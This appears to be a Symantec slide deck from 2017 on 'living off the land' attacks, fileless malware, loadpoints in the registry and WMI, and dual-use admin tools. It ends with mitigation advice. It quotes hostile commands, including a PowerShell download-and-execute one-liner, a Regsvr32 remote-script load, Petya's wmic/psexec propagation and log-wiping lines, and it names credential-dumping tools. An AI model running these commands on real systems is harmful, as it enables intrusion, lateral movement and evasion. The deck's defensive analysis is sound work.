Presenter Date
Living off the land
tactics, fileless attacks &
dual-use tools
2Copyright © 2017 Symantec Corporation
Definition: Living off the land
Only pre-installed software is used by the
attacker and no additional binary executables
are installed onto the system
Living off the land
2
3Copyright © 2017 Symantec Corporation
Attackers are using what’s already available to attack you
o Less new files on disk → more difficult to detect attack
o Use off-the-shelf tools & cloud services → difficult to determine intent & source
o These tools are ubiquitous → hide in plain sight
o Finding exploitable zero-day vulnerabilities is getting more difficult
→ use simple and proven methods such as email & social engineering
Living off the land
3
4Copyright © 2017 Symantec Corporation
Multiple fileless methods possible - not all are truly fileless:
«Fileless» attacks
e.g. remote code exploits such as EternalBlue and CodeRedMEMORY ONLY ATTACKS
FILELESS LOADPOINT
NON-PE FILES
DUAL-USE TOOLS
Documents with macros, PDFs with JavaScript
and scripts (VBS, JavaScript, PowerShell,…)
Hiding scripts in the registry, WMI or GPO, e.g. Poweliks and Kotver
Using benign tools, such as PsExec, to do malicious things
5Copyright © 2017 Symantec Corporation

Living off the land attack chain
Exploit in memory
e.g. SMB EternalBlue
Email with Non-PE file
e.g. document macro
Weak or stolen credentials
e.g. RDP password guess
INCURSION
Remote script dropper e.g. LNK
with PowerShell from cloud
1.
Memory only malware
e.g. SQL Slammer
Non-persistent
Persistent
PERSISTENCE
Fileless persistence loadpoint
e.g. JScript in registry
Regular non-fileless method
2.
PAYLOAD
Regular non-fileless payload
Non-PE file payload
e.g. PowerShell script
Memory only payload
e.g. Mirai DDoS
Dual-use tools
e.g. netsh or PsExec.exe
3.
6Copyright © 2017 Symantec Corporation
Section
Memory only attacks
1
7Copyright © 2017 Symantec Corporation
Run malicious code only in memory, does not write any files to disk
o Mainly remote code execution (RCE) exploits, like EternalBlue
o CodeRed in 2001 was the first widespread outbreak of this type
o A computer restart will clean/disinfect
o PowerShell can be used to load and execute payload in memory
Attackers do not always need persistence:
o Mirai bot – re-infects device through a restart if it gets cleaned
o Targeted attack groups – core systems do not get restarted often
Memory only attacks
8Copyright © 2017 Symantec Corporation
Section
Dual-use tools
2
9Copyright © 2017 Symantec Corporation
System tools and clean applications used for nefarious purposes
Some tools are pre-installed, some are downloaded by the attacker
Dual-use tools
Type of internal activity Purpose Dual-use tools
Internal network
reconnaissance
Enumerate information about a target
environment
net user, systeminfo, whoami,
hostname, quser, ipconfig
Credential harvesting
Obtain legitimate user credentials to gain
access to target systems for malicious
purposes
Mimikatz, WCE, pwdump
Lateral movement Gain deeper access into target network PsExec, PowerShell, WMI, RDP
Data exfiltration Send data back to attackers
FTP, RAR, ZIP, iExplorer, PuTTY,
PowerShell, rdpclip
Fallback backdoor
Enables a backdoor that can be used,
should the main backdoor be removed
net user, RDP, Telnet server
10Copyright © 2017 Symantec Corporation
o Many attack groups use common system tools during their attacks
Information gathering
• systeminfo
• net view
• net view /domain
• tasklist /v
• gpresult /z
• arp -a
• net share
• net use
• net user administrator
• net user /domain
• net user administrator /domain
• tasklist /fi
WATERBUG/TURLA
• hostname
• whoami
• ver
• ipconfig -all
• ping www.google.com
• query user
• net user
• net view
• net view /domain
• tasklist /svc
• netstat -ano | find TCP
• msdtc [IP] [port]
APPLEWORM/LAZARUS
• net user
• ipconfig /all
• net start
• systeminfo
• gpresult
BILLBUG
11Copyright © 2017 Symantec Corporation
Group name Reconnaissance Credential harvesting Lateral movement
Custom
built tools
Tick whoami, procdump, VBS WCE, Mimikatz, gsecdump PsExec Yes
Waterbug systeminfo, net, tasklist, gpresult,… WCE, pwdump Open shares Yes
Suckfly tcpscan, smbscan WCE, gsecdump, credentialdumper - Yes
Fritillary PowerShell, sdelete Mimikatz, PowerShell PsExec Yes
Destroyer Disk usage, event log viewer kerberos manipulator PsExec, curl, VNC Yes
Chafer network scanner, SMB bruteforcer WCE, Mimikatz, gsecdump,… PsExec Yes
Greenbug Broutlook WCE, gsecdump, browdump, … TeamViewer, PuTTY Yes
Buckeye os info, user info, smb enumerator,… pwdump, Lazagne, chromedump,… Open shares Yes
Billbug
ver, net, gpresult, systeminfo,
ipconfig, …
- custom backdoor Yes
Appleworm net, netsh, query, telnet, find, … dumping SAM RDP bruteforcer, rdclip Yes
Targeted attacks & dual-use tools
12Copyright © 2017 Symantec Corporation
o 10 out of 10 of groups analyzed used system tools in combination
with custom tools during their attacks
o Application whitelisting often does not protect against such attacks
Examples:
o Petya used PsExec, WMI, and LSAdump for lateral movement
o Calcium/Fin7 group used PowerShell payloads in attacks in 2017
o Attack against DNC in 2016 used PowerShell for lateral movement
and discovery and used a WMI fileless persistence method
Targeted attack groups
13Copyright © 2017 Symantec Corporation
o Mimikatz and PsExec are popular for lateral movement, e.g. Petya
Dual-use tools
Global
usage
14Copyright © 2017 Symantec Corporation
Example: Ransom.Petya
15Copyright © 2017 Symantec Corporation
o Threat is a DLL executed by rundll32.exe
o Uses recompiled version of LSADump Mimikatz to get passwords
o Uses PsExec to propagate
o [server_name]admin$perfc.dat
o psexec rundll32.exe c:windowsperfc.dat #1 <rand>
o Uses WMI to propagate if PsExec fails
o wmic.exe /node:[IP Address] /user:[USERNAME] /password:[PASSWORD] process call create
“%System%rundll32.exe “%Windows%perfc.dat" #1 60”
o Scheduled task to restart into the malicious MBR payload
o schtasks /RU "SYSTEM" /Create /SC once /TN "" /TR “%system%shutdown14:42.exe /r /f" /ST
o Deletes log files to hide traces
o wevtutil cl Setup & wevtutil cl System & … & fsutil usn deletejournal /D %C:
Petya uses dual-use tools
16Copyright © 2017 Symantec Corporation
The Odinaff group used multiple dual-use tools in their attack
o Mimikatz: An open source password recovery tool
o PsExec: A process execution tool from Microsoft
o Netscan: A network scanning tool
o Ammyy Admin: A remote access tool
o Gussdoor: A custom remote backdoor (Backdoor.Gussdoor)
o RunAs: A tool for running processes as another user
o PowerShell: Various commands used
Example: Odinaff group
17Copyright © 2017 Symantec Corporation

o On average 2% of malware in our sandbox misused WMI
WMI usage in malware
18Copyright © 2017 Symantec Corporation

Usage of dual-use tools - January 2017
Tool Usage count
sc.exe 2.7190%
vnc 2.1176%
net.exe 1.2733%
powershell.exe 1.0263%
ipconfig.exe 0.8227%
netsh.exe 0.7526%
teamviewer.exe 0.6224%
tasklist.exe 0.4963%
rdpclip.exe 0.3226%
rar.exe 0.3139%
Tool Usage count
wmic.exe 0.3027%
find.exe 0.2767%
curl.exe 0.2027%
netstat.exe 0.1938%
systeminfo.exe 0.1641%
wget.exe 0.1208%
nc.exe 0.1174%
gpresult.exe 0.1147%
whoami.exe 0.1109%
ammyy.exe 0.1061%
o System tools are popular with administrators and cyber criminals
o Remote administration tools are often misused by attackers
19Copyright © 2017 Symantec Corporation

o PowerShell is still gaining popularity with attackers
Usage of dual-use tools
20Copyright © 2017 Symantec Corporation
Section
Non-PE files
PE = Portable Executables
3
21Copyright © 2017 Symantec Corporation
Malicious macro
with social engineering
Malcious documents still popular
21
Embedded binary
can be double
clicked
22Copyright © 2017 Symantec Corporation
o Scripts are very popular, especially PowerShell
o Many script toolkits available
o Scripts are easy to obfuscate and difficult to detect with signatures
o Scripts are flexible and can be quickly adapted if needed
Non-PE files
powershell.exe -nop -ep Bypass -noexit -c
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true};
iex ((New-Object System.Net.WebClient).DownloadString(‘[REMOVED]’))
Example PowerShell downloader
23Copyright © 2017 Symantec Corporation
Common malware use cases for
PowerShell
23
PowerShell script used to
download payload to disk
or memory
Often used in email
attachments such as WSF
or document macros
DOWNLOADER
PowerShell script used as
persistent loadpoint on
Windows
Often stored completely in
registry (fileless) e.g.
Kotver or within WMI
LOADPOINT
PowerShell script remoting
to execute on remote
computer (Invoke-
Command)
Download and execute
Mimikatz, etc. in order to
steal credentials
LATERAL MOVEMENT
24Copyright © 2017 Symantec Corporation
Email script downloaders
24
Detections by month for JavaScript and macro downloaders
25Copyright © 2017 Symantec Corporation
o Malicious attachments with HTML code gained popularity in 2017
Attachment file extensions
26Copyright © 2017 Symantec Corporation
Prevalence of PowerShell
o 95.4% of the PowerShell scripts submitted to Blue Coat MAA were malicious
26
Volume of PowerShell samples from customers in our sandbox in
2016
1. 9.4% W97M.Downloader
2. 4.5% Trojan.Kotver
3. 4.0% JS.Downloader
TOP 3 THREATS THAT USE POWERSHELL
27Copyright © 2017 Symantec Corporation
Section
Fileless loadpoints
4
28Copyright © 2017 Symantec Corporation
There are many ways to have a loadpoint without adding a new file:
o Windows registry
o Windows Management Instrumentation (WMI)
o Group Policies Objects (GPO)
o Scheduled task
o …
Fileless loadpoints
29Copyright © 2017 Symantec Corporation
Common: Windows registry run key that points to the malware binary file
New trick: Windows registry run key contains a script that will get executed
o This script can load more payloads from other registry keys and run them
o As the script is not in a file on disk it might be missed by traditional security tools
Script embedded in the registry
30Copyright © 2017 Symantec Corporation

o Multiple stages in registry
o Uses JavaScript and PowerShell
o Loads DLL directly into memory
o Decrypted directly in memory
o Uses non printable ASCII character
to protect own registry key
Example: Poweliks
31Copyright © 2017 Symantec Corporation

o Registry run key can also point to a remote SCT file
o Regsvr32 will download and execute the embedded JScript
Regsvr32 /s /n /u /i:%REMOTE_MALICIOUS_SCT_SCRIPT% scrobj.dll
Example: Downloder.Dromedan (40,000 detections / day)
o Embedded JScript uses WMI to execute a PowerShell payload
o Script stores encoded DLL in the registry for later
Remote SCT load
Malicious.sct file
32Copyright © 2017 Symantec Corporation
Similar trigger methods exist for:
o Windows Management Instrumentation (WMI)
o Group Policies Objects (GPO)
o Scheduled task
Fileless loadpoints
WMI PowerShell backdoor
33Copyright © 2017 Symantec Corporation
Without additional files, but writing to existing files
o File infector Infect any file that gets restarted with the PC
o Browser files Infect the core browser files or extensions
o PowerShell profile Add malicious script to profile file
o Trigger on shutdown Remove itself once started and write
registry run key when system shutdown is called
o BITSadmin Add a malicious update server as backdoor
Not truly fileless loadpoints
34Copyright © 2017 Symantec Corporation
If no file is written to disk → security measures might not work
Lack of indicators of compromise (IoCs) for sharing
Common malware does not always use a loadpoint anymore
Symantec has various detection features in place for such threats
Detection challenges
35Copyright © 2017 Symantec Corporation
o Monitor the use of dual-use tools inside your network
o Block remote execution through PsExec and WMI (if applicable)
o Enable better logging and process the information (if applicable)
o Enable advanced account security features, like 2FA and login
notification (if applicable)
o Protect against password and credential theft, for example, with
behavior based security solutions
Mitigation & best practices
36Copyright © 2017 Symantec Corporation
